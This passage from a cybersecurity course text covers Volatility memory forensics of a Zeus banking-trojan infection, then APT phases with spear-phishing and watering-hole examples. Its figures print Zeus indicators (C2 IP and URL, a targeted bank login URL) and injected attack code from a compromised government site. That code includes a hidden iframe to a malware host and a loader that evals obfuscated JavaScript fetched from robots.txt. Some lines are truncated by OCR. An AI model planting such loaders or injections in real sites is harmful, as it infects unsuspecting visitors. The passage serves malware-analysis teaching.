
As specified earlier, Zeus performs process injection, and svchost.exe /explorer.exe were victims. Let's use two plugins here, vaddump and malfind.

A process VAD information details fruitful information about the content of the page. Since we are in suspicion of the PID 856, we used **vaddump plugin to** dump the pages associated with.




```
F:\uou>volatility-2.3.1.standalone.exe -f zeus.vmem  --profile=WinXPSP2x86 vaddump -p 856 -D out
Volatility Foundation Volatility Framework 2.3.1
Pid        Process              Start      End        Result
---------- -------------------- ---------- ---------- ------
       856 svchost.exe          0x01000000 0x01005fff out\svchost.exe.115b8d8.0x01000000-0x01005fff.dmp
       856 svchost.exe          0x00cc0000 0x00cfffff out\svchost.exe.115b8d8.0x00cc0000-0x00cfffff.dmp
       856 svchost.exe          0x00b10000 0x00b4ffff out\svchost.exe.115b8d8.0x00b10000-0x00b4ffff.dmp
       856 svchost.exe          0x009b0000 0x009b1fff out\svchost.exe.115b8d8.0x009b0000-0x009b1fff.dmp
       856 svchost.exe          0x00790000 0x00790fff out\svchost.exe.115b8d8.0x00790000-0x00790fff.dmp
       856 svchost.exe          0x00660000 0x0069ffff out\svchost.exe.115b8d8.0x00660000-0x0069ffff.dmp
       856 svchost.exe          0x003a0000 0x003affff out\svchost.exe.115b8d8.0x003a0000-0x003affff.dmp
       856 svchost.exe          0x00190000 0x0019ffff out\svchost.exe.115b8d8.0x00190000-0x0019ffff.dmp
       856 svchost.exe          0x00020000 0x00020fff out\svchost.exe.115b8d8.0x00020000-0x00020fff.dmp
       856 svchost.exe          0x00010000 0x00010fff out\svchost.exe.115b8d8.0x00010000-0x00010fff.dmp
       856 svchost.exe          0x00080000 0x00082fff out\svchost.exe.115b8d8.0x00080000-0x00082fff.dmp
       856 svchost.exe          0x00040000 0x0007ffff out\svchost.exe.115b8d8.0x00040000-0x0007ffff.dmp
       856 svchost.exe          0x00030000 0x00030fff out\svchost.exe.115b8d8.0x00030000-0x00030fff.dmp
       856 svchost.exe          0x00090000 0x0018ffff out\svchost.exe.115b8d8.0x00090000-0x0018ffff.dmp
       856 svchost.exe          0x00210000 0x00250fff out\svchost.exe.115b8d8.0x00210000-0x00250fff.dmp
       856 svchost.exe          0x001b0000 0x001c5fff out\svchost.exe.115b8d8.0x001b0000-0x001c5fff.dmp
       856 svchost.exe          0x001a0000 0x001affff out\svchost.exe.115b8d8.0x001a0000-0x001affff.dmp
```

Malfind is advanced plugin pertaining to DLL injection (foreign code inside a legitimate process in simpler terms). we scan the memory image file or a specified process for suspicious executables that might be malware. In this case, running **malfind** against PID 856 yields a suspect processes “svchost.exe”. The P**age_Execute_ReadWrite**, permission on the page which allows a piece of code to run and write itself, are indicative of code injection.




```
F:\uou>volatility-2.3.1.standalone.exe -f zeus.vmem  --profile=WinXPSP2x86 malfind -p 856 -D out
Volatility Foundation Volatility Framework 2.3.1
Process: svchost.exe Pid: 856 Address: 0xb70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 38, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00b70000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00b70010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00b70020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00b70030  00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00   ................

0xb70000 4d               DEC EBP
0xb70001 5a               POP EDX
0xb70002 90               NOP
0xb70003 0003             ADD [EBX], AL
0xb70005 0000             ADD [EAX], AL
0xb70007 000400           ADD [EAX+EAX], AL
0xb7000a 0000             ADD [EAX], AL
0xb7000c ff               DB 0xff
0xb7000d ff00             INC DWORD [EAX]
0xb7000f 00b800000000     ADD [EAX+0x0], BH
0xb70015 0000             ADD [EAX], AL
0xb70017 004000           ADD [EAX+0x0], AL
0xb7001a 0000             ADD [EAX], AL
0xb7001c 0000             ADD [EAX], AL
0xb7001e 0000             ADD [EAX], AL
0xb70020 0000             ADD [EAX], AL
0xb70022 0000             ADD [EAX], AL
0xb70024 0000             ADD [EAX], AL
0xb70026 0000             ADD [EAX], AL
0xb70028 0000             ADD [EAX], AL
```

Similar the case with explorer.exe (PID 1724). The pages are injected with Zeus executables and configuration file in plain text. The configuration file contains the details of the domains to be targeted, the potential C2 server etc.




```
Process: explorer.exe Pid: 1724 Address: 0x15d0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 38, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x015d0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x015d0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x015d0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x015d0030  00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00   ................

0x15d0000 4d                DEC EBP
0x15d0001 5a                POP EDX
0x15d0002 90                NOP
```



```
F:\uou>..\strings.exe out\suchost.exe.*.dmp | find "sdr"
F:\uou\out\suchost.exe.115b8d8.0x00410000-0x00512fff.dmp: sdra64.exe
F:\uou\out\suchost.exe.115b8d8.0x00520000-0x0059ffff.dmp: npwmsdrm.dll
F:\uou\out\suchost.exe.115b8d8.0x00c30000-0x00caffff.dmp: sdra64.exe

F:\uou>..\strings.exe out\suchost.exe.*.dmp | find "193.104"
F:\uou\out\suchost.exe.115b8d8.0x00090000-0x0018ffff.dmp: ://193.104.41.75/cbd/75.bro
F:\uou\out\suchost.exe.115b8d8.0x00090000-0x0018ffff.dmp: ://193.104.41.75/cbd/75.bro
F:\uou\out\suchost.exe.115b8d8.0x00090000-0x0018ffff.dmp: : 193.104.41.75
F:\uou\out\suchost.exe.115b8d8.0x00090000-0x0018ffff.dmp: http://193.104.41.75/cbd/75.bro
F:\uou\out\suchost.exe.115b8d8.0x00090000-0x0018ffff.dmp: q ckM193.104.41.75
F:\uou\out\suchost.exe.115b8d8.0x00090000-0x0018ffff.dmp: 193.104.41.75
F:\uou\out\suchost.exe.115b8d8.0x00c30000-0x00caffff.dmp: http://193.104.41.75/cbd/75.bro
F:\uou\out\suchost.exe.115b8d8.0x00c30000-0x00caffff.dmp: 193.104.41.75
```

from the dumped memory of zeus



```
F:\uou>..\strings.exe out\explorer.exe.4a065d0.0x01680000-0x016fffff.dmp | more

Asoftware
lowsec
user.ds
local.ds
sdra64.exe
userinit
winlogon.exe
suchost.exe
explorer.exe
_AVIRA_2110
_AVIRA_2101
_AVIRA_2108
_AVIRA_2109
_AVIRA_21099
```

```
Aapplication/x-www-form-urlencoded
AContent-Type: %s
ZCID: %s
Ahttps://onlineeast#.bankofamerica.com/cgi-bin/ias/*/GotoWelcom
AQ%u: %s
A%u: %s
AAccept-Encoding:
drivers\etc\hosts
```

zeus configuration file. waiting for the user to make connection to bank of america website to get active

This is evidence that the computer was infected with Zeus Trojan.

3.10 SUMMARY

Most malware aim to achieve to steal something, destroy something, or compromise a system to achieve some higher goal. Malware analysis is an important part of preventing and detecting future cyber attacks. Using malware analysis tools, cyber security experts can analyze the attack lifecycle and glean important forensic details to enhance their threat intelligence. We all, once in a life time at least, suffered from these menace, be it USB worms, ransomware, File infectors, Spam bots. The main agenda of introducing this unit has been keeping a tab of raising the awareness of malware propagation in India. And you as an end user, will be self capable to perform basic malware analysis and can offer the same help for the needy.

Several analysis approaches were discussed, the preliminary static analysis, intermediary behavioral analysis and advanced memory analysis. Due to time constraints, advanced debugging and disassembling cannot be included. Various free tools were also introduced for the reader along with creating virtual environment for safe analysis.

3.11 MODEL QUESTIONS

1. What is Indicators of Compromise (IOC)? What can be the possible IOC from a preliminary static analysis?
2. What is fuzzy hashing? HOW SSDEEP being advantageous over md5hash sum?
3. What are the various virtualization environments available for your favorite PC platform?
4. What are honeypots? Compare the various technologies in practice?

UNIT IV: ADVANCED PERSISTENT THREATS

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand advanced persistent threats
- Know APT lifecycle
- Know Data Exfiltration
- Know Lateral movement

4.2 INTRODUCTION

A diligent cybercrime wherein an unauthorized adversary/state sponsored miscreants that possesses sophisticated levels of expertise and significant resources gains access to critical businesses, information technology infrastructure, political targets and remain undetected for long period of time for the purposes of ex-filtration of information, intellectual properties undermining or impeding critical aspects of a mission, program, or organization.

Lets shorten and decongest like this way, "an advanced highly precise cyberattack that eyes on government /critical infrastructure/ organisations and their intellectual properties, financial assets by highly skilled cyber crooks with cognitive abilities and resources at their disposal, complicated off the shelf written Tools, Tactics, Procedures(TTP) and often support by state sponsored entities."

In contrast to generic attacks that infect as many computers as possible with an intention of credential pilfering, botnet building, stealing money, an APT player on the other hand is interested in infecting the machines of particular people of choice with potential and valuable information. Once successful, attacker's mange to drop keyloggers or backdoors or lateral movement tools. It has been a practice that the victims often being low profile entities in the target organisation whose machines may / may not contains valuable information but lies in the same network as that of a prominent persons machine or can reach ultimately to the destination or his details can be used to spear phish the potential target. We will see what spear phishing in a moment. Traditionally considered as nation-state-sponsored activities aimed at government networks, the threats have become problematic for enterprises as well. RSA, Google, NASA and the Iranian government have experienced large security breaches due to APTs, demonstrating that APTs effectively target both enterprise and government networks.

The traditional defenses and security controls puts in practice are often found ineffective and being circumvented in APT attacks. The distinguishing characteristics of Advanced Persistent Threats are:

- Specific targets and clear objectives;

- Highly organized and well-resourced attackers;
- A long-term campaign with repeated attempts;
- Atealthy and evasive attack techniques.



A
Advanced
multiple, off-the-shelf, advanced attack methodologies and tools, tactics and procedures to reach and compromise target
P
Persistent
low-slow-and steady approach. stealthy, long term access to the infiltrated network
T
Threat
coordinated human actions, The operators
have a specific objective and are skilled, motivated, organized and well funded.

Figure 87: APT

4.3 APT LIFE CYCLE

A typical ATP attack will have the following six phases:

- Information gathering
- Delivery of exploits
- Initial intrusion
- Command and control
- Lateral movement;
- Data exfiltration.

A blueprint of the possible major steps in APT attack is depicted below:



Define Target
Find and organize accomplices
Build or acquire tools
Research target infrastructure/ employees
Test for detection
Deployment
Initial intrusion
Outbound connection initiated
Expand access and obtain credentials
Strengthen foothold
Exfiltrate data
Cover tracks and remain undetected
Commodity Threats
Advanced Persistent Threat
"Hactivism"

Figure 88: APT life Cycle[16]


1. **Reconnaissance**, also known as **information gathering**, which is an important preparation step before launching attacks. In this stage, attackers identify and study the targeted organization, collecting as much as information possible about the technical environment and key personnel in that organization. Social engineering and openly available reconnaissance tools (OSINT) are leveraged to fully extract and study the target organisations / close group victims. The “Preparation” phase includes the following aspects of the lifecycle:
   - Define Target
   - Find and organize accomplices
   - Build or acquire tools
   - Research target/infrastructure/employees
   - Test for detection APT attack and exploitation operations typically involve a high degree of preparation.

   Additional assets and data may be needed before plans can be carried out. Highly complex operations may be required before executing the exploitation plan against the primary target(s). For example, the breach of RSA’s systems provided access to

[16] Image courtesy: https://upload.wikimedia.org/wikipedia/commons/7/73/Advanced_persistent_threat_lifecycle.jpg

materials necessary for the actors to subsequently bypass authentication systems and gain remote access to the networks of what appear to have been their primary targets. In the preparation phase, actors enumerate the components necessary to execute their plan and begin their efforts to collect the components. These components commonly include infrastructure, tools, data, information on the targets' environment and other required assets. Actors also collect intelligence on security controls and procedures they are likely to encounter to create evasion and response plans. For example, actors may register new domains or configure domains at dynamic DNS providers, set up malware command and control (C2) servers at hosting sites or on previously compromised systems, allocate web and FTP (File Transfer Protocol) servers to host phishing or exploit sites and data drops, acquire email servers for relaying spam or for data exfiltration, and so on. Even public services like Google code, documents and chat, Twitter, IRC (Internet Relay Chat) and blog sites may be set up ahead of time for use as C2 channels. For attack operations, actors may need to construct or rent botnets. The infrastructure needed to carry out an operation will vary based on the target and the objective, but necessary resources will be identified and prepared ahead of the direct action against the target. Monitoring of preparation activities can sometimes provide insight into upcoming targets and objectives.

2. **Delivery of exploits:** Attackers rely on several mechanisms such as watering holes, spear phishing mails, USB drives, trojanized software installers, exploits, peer-to-peer sharing networks. Among the first three reported prominent and successful.
    a. **Spear phishing mails:** Social engineering techniques of manipulating the user's psychology by exploiting trust. They often leverage user poor understanding of technology and attack patterns. These mails are carefully crafted contextual aware mails from trusted partners /colleagues with tailored attachment or URLs urges to visit and download from remote sites. The crafted attachments/ downloads are exploits for popular client-side applications such as Microsoft office documents (WORD, EXCEL, POWERPOINT etc.), Adobe readers /Flash player/ internet browsers /plugins.



[redacted]gov.in>

May 25 (9 days ago)

o[redacted]sabhilash, me

Dear Abhilash

addressed by name

relate to an actual event

As per our discssions on the other day, regarding Seretary's visit to [redacted] and the deliverables and the action plans to be briefed, Please find the attached, detailing my observations and the uture plans. your valuable suggestions are highly appreciated.

Dr. ABCD,
HOD,
MInistry of[redacted]
GOI

spoofed mail of HOD

Roadmap.doc

spear phishing mail with crafted attachement-CVE-2012-0158 MS office exploit.


Figure 89: Spear phishing

The Figure 89 shows a typical example of carefully crafted spear phishing mail where the sender is spoofed. The email body undoubtedly related to a real time incident and the victim has been involved. The user has been lured to open the document attached which was an exploit for Microsoft Word. Some of the most famous advanced targeted attacks, such as the attack on RSA, on HBGary Federal, and Operation Aurora all used spear phishing. In the RSA breach, email with a Microsoft Excel file attachment that leveraged a zero-day flaw in Adobe Flash had been sent to four employees. One of the user opened the attachment, with this malware installed on the victim's PC, crooks were able to move across the corporate network, dump administrator credentials, and finally gained access to a server having SecurID two-factor authentication platform proprietary information. Subsequently, the attack leads to RSA's high profile Secure ID customers including defense contractors Lockheed Martin, L-3, and Northrop Grumman.

That attacks were and has been increased in the mere fact that traditional defensive mechanisms often fail. They uses blend of email spoofing, zero day exploit attachments, and largely lack characteristics of spam due to their targeted, individualized nature. Moreover, studies show that spear phishing emails had an open rate of 70 percent, compared with an open rate of just three percent for mass spam emails. Further, 50 percent of recipients who open spear phishing emails also click on enclosed links, which is 10 times the rate for mass mailings. Alternatively, instead of attachments, the spear phishing mail contains embedded malicious links. Following the link, takes the users to an exploit page (Browser Exploit Packs) which profiles the client users browser details including different components such as plugins to detect any vulnerability, which can be exploited to download malware. Such attacks are generally called drive-by-download attacks.

b. **Watering Hole Attacks:** Since more and more organisations are aware of spear phishing mails and the inevitable consequences, they become more aware and protective, new methods were inculcated. Watering Hole attacks, (another form of drive-by downloads attack) where in trust relation is breached, as 3rd party websites where the targets usually visit are compromised and armoured with malware. The visitors of the said site unknowingly download malware onto them.

Waterholes are traps for hunting animals, a term coined by RSA researchers. Attackers compromise websites very early before conducting watering holes. Ensuring the accessibility at any point time and to better receive the worth of zero day exploits being used.



[redacted]gov.in
Google
[redacted]
for any clarifications on Confidential Report ... click here ::
Home
About [redacted]
Know Your [redacted]
Employee
login
Source of: http://[redacted]gov.in/ - Mozilla Firefox
File Edit View Help
malicious iframe leading to untrusted site
jquery.min.js
File Edit Search Options Help
source code of the inserted page
landing site drops malware onto the system whoever visiting the first site.

```
<html>

<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<link rel="shortcut icon" href="images/ir_icon.ico" />
<link href="default.css" rel="stylesheet" type="text/css">
<title>:: [redacted] - [redacted] ::</title><link rel="shortcut icon" href="images/ir_icon.ico" />
<script type='text/javascript' src='select.js'></script>
<script type='text/javascript' src='[redacted]'></script>
```

```
  try {
    try {
      var axo = new ActiveXObject('ShockwaveFlash.ShockwaveFlash.6');
      try { axo.AllowScriptAccess = 'always'; }
      catch(e) { return '6,0,0'; }
    } catch(e) {}
    return new ActiveXObject('ShockwaveFlash.Shockw[illegible]riable('$version').replace(/\D+/g
  // other browsers
  } catch(e) {
    try {
      if(navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin){

      }
    } catch(e) {}
  }
  return '0,0,0';
}

var version = getxVersion();
if (version == "17,0,0,169" || version == "17,0,0,188")
{
if(document.readyState=='complete')
{
if(!document.getElementById("updated"))
{
        var data="<iframe src=http://[redacted]127.167/flvgo.php width=1% height=1% frameborder=0 sc
```

Figure 90: Watering hole attack

The below figure shows how watering hole is being done. The website of attacker's interest was infiltrated by applications flaws, stolen FTP credentials etc. and subsequently foreign elements are added. In this case, an innocuous looking iframe (an HTML element for invoking elements on to the page). Visitors of that page are routed to a 3rd party malware laden site.


[redacted] ht...ml [redacted]
[redacted]nic.in[redacted]news.html
Source of: http://[redacted]nic.in[redacted]/news.html - Mo
robots.txt
news.html code snippet to extract the code

```
}

return xmlhttp_request;

}
function loader()
{
    var xmlhttp = ajax();
    xmlhttp.open('get', 'robots.txt', false);
    xmlhttp.send();
    var page = xmlhttp.responseText;
    page=page.replace(/jj/g,"%");
    code=unescape(page);
    return code;
}

function load()
{
    eval(loader());
}
</script>
</head>
<body onload="load()">
<form id="a">
</form>
<dfn id="b">
</dfn>
</body>
</html>
```

```
jj76jj61jj72jj20jj65jj30jj20jj3Djj20jj6Ejj75jj6Cjj6Cjj3Bjj0Djj0Ajj76jj61jj72jj20jj65jj31jj20jj3Djj20jj6Ejj75jj6Cjj6Cjj3Bjj0Djj0Ajj76jj61jj7
2jj20jj65jj32jj20jj3Djj20jj6Ejj75jj6Cjj6Cjj3Bjj0Djj0Ajj76jj61jj72jj20jj61jj72jj72jj4Fjj62jj6Ajj65jj63jj74jj20jj3Djj20jj6Ejj65jj77jj20jj41jj7
2jj72jj61jj79jj28jj33jj30jj30jj30jj29jj3Bjj0Djj0Ajj76jj61jj72jj20jj65jj6Cjj6Djj4Fjj62jj6Ajj65jj63jj74jj20jj3Djj20jj6Ejj65jj77jj20jj41jj72jj72
jj61jj79jj28jj35jj30jj30jj29jj3Bjj0Djj0Ajj66jj6Fjj72jj20jj28jj76jj61jj72jj20jj69jj20jj3Djj20jj30jj3Bjj20jj69jj20jj3Cjj20jj61jj72jj72jj4Fjj62jj
6Ajj65jj63jj74jj2Ejj6Cjj65jj6Ejj67jj74jj68jj3Bjj20jj69jj2Bjj2Bjj29jj20jj7Bjj0Djj0Ajj61jj72jj72jj4Fjj62jj6Ajj65jj63jj74jj5Bjj69jj5Djj20jj3Dj
```

```
function loader()
{
    var xmlhttp = ajax();
    xmlhttp.open('get', 'robots.txt', false);
    xmlhttp.send();
    var page = xmlhttp.responseText;
    page=page.replace(/jj/g,"%");
    code=unescape(page);
    return code;
}
```

```
%76%61%72%20%65%30%20%3D%20%6E%75%6C%6C%3B%0D%0A%76%61%72%20%65%31%20%3D%20%6E%75%6C
%6C%3B%0D%0A%76%61%72%20%65%32%20%3D%20%6E%75%6C%6C%3B%0D%0A%76%61%72%20%61%72%72%4F
%62%6A%65%63%74%20%3D%20%6E%65%77%20%41%72%72%61%79%28%33%30%30%30%29%3B%0D%0A
%76%61%72%20%65%6C%6D%4F%62%6A%65%63%74%20%3D%20%6E
%65%77%20%41%72%72%61%79%28%35%30%30%29%3B%0D%0A%66%6F%72%20%28%76%61%72%20%69%20%3D
```

Figure 91: Code modifination in the guniune site for performing watering hole attack

The above example was straight forward, isn't it? Nevertheless, one of the prominent sites had similarly been compromised and hosted malicious contents. Here multiple evasion techniques, obfuscations, client profiling(OS language, Office versions info checking of flash player etc) to circumvent used and quite successful attack. The impact of these attacks is the user base of such websites are wide and prevalent and in one go all fell victims.

c. Finally, a thought on USB /portable devices, such as thumb drives or portable hard disks are an excellent medium for carrying infections from one place to another when critical systems air-gapped i.e. not directly connected to internet and significantly pose threats to networks particularly control system networks (ICS- SCADA). USB devices are infected to execute code in two different modes. First, an autorun.inf file calls the hidden malware present in the USB itself. Second, rogue link files (.lnk) are generated which are linked to the malicious code. When a user clicks the shortcut, malicious code is executed. This Bring your own Device(BYOD) arrangement has posed sever threat in ICS environment, they solely rely on such devices to create backups, updates (OS, AV's) and hence a better malware carrier. Stuxnet worm that created havoc, leverages advantage of Windows use of .LNK files to define shortcuts to other files or directories, to use custom icons from .CPL files which can be used to run malicious code in the Windows shell as the current user with USB as the medium. USB devices are means of social engineering devices where attackers leave the devices scattered somewhere in the premises ensuring employee/ s of the victim organisations pick and insert onto their workstations.

   Make a study on how USB devices pose serious threats (U3 technology) / how malware propagate vis USB devices in different OSes as study objective. Attackers are known to use malvertisement and leverage social networking media in collaboration with targeted attacks. Malvertisements fool users to run content presented by the server assumed to be legitimate and they execute malicious code from the third-party domains, instead. The attackers can also host malicious software such as fake Adobe Flash software on the infected domains to luring the users via social engineering tracking to believe a video / picture of interest and persuading to install appropriate code to be installed for proper viewing experience, but ending up with malware.

3. **Initial intrusion:** This step aims to get a foot hold/ pivotal point in the infiltrated network. Once the victim is tricked, by opening the attachment/ following the link etc. that traditionally exploits unpatched vulnerabilities /zero day exploits in the affected applications that provides remote code executions and unlimited access to the infected machine. Attackers drops malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is commonly a simple downloader, basic Remote Access Trojan (RATs) or a simple reverse shell. The infected victim calls home by initiating a connection notification the attackers ***"I m here MASTER, live and safe. Waiting for ur further orders".***

4. **Command and Control (C2):** Once establishing a foothold, attackers try to CALL HOME to signals a successful compromise. Command and Control mechanisms enables to take control of the compromised machine. Threat actors registers new domains or configure domains at Dynamic DNS providers (for instance DynDNS), services Virtual Private hosting providers of LEA hostile countries. They prepare WEB /FTP / email services for data drops zones / relays, transit servers, hosting further exploits/ malware, data exfiltration etc. Free and unsuspicious facilities such as Social Networking sites Google chat, Twitter, IRC (Internet Relay Chat) and blog sites may be set up ahead of time for use as C2 channels. Recent attacks shows use of TOR networks facilitates C2 mechanisms. In order to evade detection and remain under the scanner, the attackers increasingly make use of various legitimate services / customised encryption methodologies and publicly available tools.
5. **Lateral Movement:** In order to expand control over the targeted organization, attacker typically performs lateral movements by performing internal reconnaissance to map the network and acquire intelligence, compromising additional systems in order to harvest credentials and gain escalated privileges by cracking passwords and identifying and collecting valuable digital assets, such as intellectual properties, Personally Identifiable Information (PII). To facilitate the process, attackers deploy full range of attack tools (often customized off-the-shelf tools appropriate environment. In the reconnaissance phase, attackers would guess / scan the internal architecture /assets, but in this phase, he substantiates the findings by mapping the network and understand the intricacies of the target network deployment. Moreover, scans to find the vulnerable servers and services running in the organisation, unprotected data/ networks. Other possible things include dumping of hashes, screen grabbing, and key stroke sniffing, network sniffing, tapping of audio and video communications, pathways to reach sensitive servers (domain controllers etc). This process continues as long as the attack is live, and entry points are discovered to keep the attack prolonged.
